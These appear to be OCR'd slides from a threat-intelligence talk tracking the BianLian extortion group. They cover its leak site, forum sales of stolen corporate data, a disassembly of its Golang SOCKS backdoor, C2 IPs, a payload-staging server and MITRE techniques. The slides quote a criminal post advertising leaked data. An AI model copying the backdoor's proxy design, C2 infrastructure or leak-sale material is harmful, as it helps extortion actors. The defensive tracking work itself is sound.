


Intel Insights



Diamond Model





Leaksite

BianLian

We have a mirror in I2P network. Instruction to access [here](#)

[A***** *** * ***** S*****](#)

Company is part of the Hospitals & Physicians Clinics industry, located in United States. It has a particular interest in allergy diagnosis and immunotherapy, sleep disorders, etc..

[Read more →](#)

[XPress Cargo](#)

Freight Moving Solutions by XPress Cargo, Inc.

[Read more →](#)


[GROUPE ETIC](#)

Group ETIC provides services to companies in the following fields: Outsourced reception services, remote surveillance, customer relationship center, call center platform based in Marseille, training and audit.

[Read more →](#)

[General Plug & Manufacturing](#)

```
<!doctype html><html>
<head>
  <meta name=generator content="Hugo 0.101.0">
  <meta charset=utf-8>
  <meta http-equiv=x-ua-compatible content="IE=edge">
  <title>
    BianLian | Home
  </title>
```



Forums

BreachedForums


07.10.2022 – 21.03.2023
Forum defunct

Nulled.to

03.04.2023 – 28.04.2023
User Banned

04.03.2023 - now
Currently active

CryptBB



Forums

(Fresh Data Leak) USA company that processes and sells metals. Revenue: \$60 Millions

Paulsan Posted 14 April 2023 - 01:27 PM #1

Online



0 Rep 0 Likes Lurker

MEMBER

Posts: 2

Hi! This is a demo data package from the data leak of the company that processes and sells ferrous and non-ferrous metals by turning raw scrap metal into a clean and mill-ready product. Have over 40 scrap yards in USA and other businesses.

Inside this archive:

- Accounting and financial documents.
- Data concerning group structure (ownership list, names and VAT numbers of companies from the group)
- Accident reports (shredder explosions, car accidents, fights, FBI investigation, etc..).
- Personal data (scans of ID, SSN).
- NDA's.
- Files from folders of company network users (management).

Link to download archive:

Please Login or Register to see this Hidden Content

Total data leak volume: 1.4 TB

Decompression password and company name would become available in 4 days.

(November 2, 2022, 10:02 PM) **Paulsan** Wrote: Merhaba! Bu, boyertrucks.com (gelir: 39 Milyon Dolar) değerli verileri içeren arşivlenmiş paketin bağlantısıdır. Link: <https://anonfiles.com/X9T8w4Fcya> Arşivi açmak için şifre 72 saat içinde hazır olacaktır. Genel boyertrucks.com veri sızıntısı (~1.1 Tb) çok yakında.upsss


Infrastructure Tracking

Collection Sources

Hunting Backdoor Samples


Searching the Web

3rd Party Trackers




Golang Backdoor (“TinCanPhone”)

Tracking




A screenshot of a debugger interface showing a list of functions. The list includes:

- mimux_Stream_forceClose
- mimux_Stream_processFlags
- soso_UserPassAuthenticator_GetCode
- soso_UserPassAuthenticator_Authenticate
- soso_Server_authenticate
- soso_readMethods
- soso__AddrSpec_String
- soso__AddrSpec_Address
- soso_NewRequest
- soso__Server_handleRequest
- soso_sendReply
- soso_proxy
- soso_DNSResolver_Resolve
- soso_PermitCommand_Allow
- soso_New
- soso__Server_ServeConn
- soso__Server_ServeConn_func1
- soso__Server_handleConnect_func1
- soso_init
- type_eq_soso_Request
- soso_NoAuthAuthenticator_Authenticate
- soso_NoAuthAuthenticator_GetCode
- soso_UserPassAuthenticator_Authenticate
- soso_UserPassAuthenticator_GetCode
- soso_DNSResolver_Resolve
- main_connectForSocks
- main_connectForSocks_func1
- main_main



Assembly code snippet showing a connection attempt:

```
mov    [rsp+120h+var_90], rax
lea    rax, a16811918322422 ; "168.119.183.224:2235"
mov    ebx, 14h
call   main_connectForSocks
movups [rsp+120h+var_78], xmm15
test   rax, rax
jz    short loc_5CE6AC
```



Assembly code snippet showing connection handling logic:

```
lea    rax, aNextpacificSta+22h ; "SzqUk65yR1JNRABSOpxk8y"
mov    cs:qword_7A4800, rax
jmp    short loc_5CE4F1
```

```
loc_5CE4DE:
lea    rdi, qword_7A4800
lea    rax, aNext
call   runtime_g
```

File names:
system.exe
smbmon.exe
comms.exe

Persistence:
via Scheduled Tasks

Go Artifacts:

/jack/Projects/socks

/home/usr/socksmaker/socks

OriginalFileName: 64.dll

Libraries:

armon/go-socks5

hashicorp/yamux



Infrastructure

C2 Proxies

The screenshot shows a network analysis interface. At the top, there's a map with several locations labeled: Madison, East Orange, Kearny, Hoboken, and U Thant Island. Below the map, the IP address **45.150.65.251** is displayed in a large box, with options for "Regular View" and "Raw Data".
General Information
Hostnames: vm1463007.stark-industries.solutions
Domains: STARK-INDUSTRIES.SOLUTIONS
Country: United States
City: Secaucus
Organization: STARK INDUSTRIES SOLUTIONS LTD
ISP: STARK INDUSTRIES SOLUTIONS LTD
ASN: AS44477
Open Ports
80 443 4443
// 80 / TCP [View](#)
Apache httpd 2.4.52
HTTP/1.1 200 OK
Date: Wed, 26 Jul 2023 09:07:19 GMT
Server: Apache/2.4.52 (Ubuntu)
Last-Modified: Wed, 12 Jul 2023 13:25:37 GMT
ETag: "29af-6004a26be2b45"
Accept-Ranges: bytes
Content-Length: 10671
Vary: Accept-Encoding
Content-Type: text/html

SSL Certificate

Certificate:
Data:
Version: 3 (0x2)
Serial Number:
30:a7:a4:64:43:75:75:4c:0d:61:4a:f8:d0:03:31:9b
Signature Algorithm: sha256WithRSAEncryption
Issuer: C=HI2QzTRSiI9kzB67, O=WZuvfU7iM6XMCC2Y, OU=LbY3F9A5ngd6d4L0
Validity
Not Before: Aug 20 07:32:51 2023 GMT
Not After : Aug 20 07:32:51 2033 GMT
Subject: C=whCBYah20ZXRvCS, O=EIcszgM5RvS5JM0b, OU=pOCL2TurMac4LN3U
Subject Public Key Info:
Public Key Algorithm: rsaEncryption
Public-Key: (2048 bit)
Modulus:
00:e5:98:ea:e2:5a:26:0c:89:87:1e:20:79:9a:11:
d7:ff:fe:c9:a9:2a:13:9d:a4:eb:85:19:69:ec:f3:
f7:b3:7d:81:21:a2:14:0e:66:df:ec:b2:39:b5:b9:
3b:b4:cb:39:a9:c7:47:ce:9e:02:f7:9c:a9:53:a5:
f2:f1:70:7c:ac:59:70:32:af:cd:6e:43:da:43:ac:
ba:ca:ca:7c:c8:4d:80:5d:d3:0f:63:3d:35:8b:35:
84:bb:96:6c:6a:2d:21:5c:00:ee:de:f5:68:d6:6c:
56:18:da:71:0d:da:62:02:cd:a8:17:34:74:3f:eb:
86:f7:95:23:30:28:a6:18:62:b4:33:cff:fe:62:
b8:56:5c:7e:b7:4d:29:0e:ad:62:8d:6a:c4:f8:a1:
61:64:17:23:04:06:30:3b:d3:da:8b:61:4e:b0:50:
5f:07:10:cf:63:f1:cb:b8:1a:5a:aa:20:66:8c:f9:
90:80:59:bf:66:90:14:75:3d:27:b3:5c:87:0a:6b:
ea:b4:90:ec:de:cc:cf:22:3b:c7:a0:b1:9e:dd:7e:
8d:d1:54:62:6e:18:a2:78:33:b2:9b:93:26:0f:12:
ec:c6:1a:d1:7b:80:28:50:43:07:d2:ec:64:dc:72:
8d:29:bf:89:06:10:9b:89:e3:6f:fc:89:d0:ec:4e:
c5:1f
Exponent: 65537 (0x10001)
X509v3 extensions:
X509v3 Key Usage: critical

Resource Development

T1583.003

Command&Control

T1090

Infrastructure

Payload Staging

Command&Control

T1105

Resource Development

T1608.001



Directory: /root/up

Choose a file...

Upload

Search:

Name	▲ Size	◆ Last Modified	◆
systemd.exe	5.457 MB	Thu Aug 10 21:08:49 2023	View in browser
sysupdate.exe	3.663 MB	Thu Aug 10 22:19:29 2023	View in browser

2 items

updog v1.4


Infrastructure

Graphing

Resolution: 30000 x 30000 Pixel
File Size: 18 MB

Python/Networkx

BianLian Extortion Group attributed Infrastructure




Resource Development
T1583.003

Command&Control
T1090

Infrastructure

Graphing



Infrastructure

Graphing

Automated Systems – TOP 5:

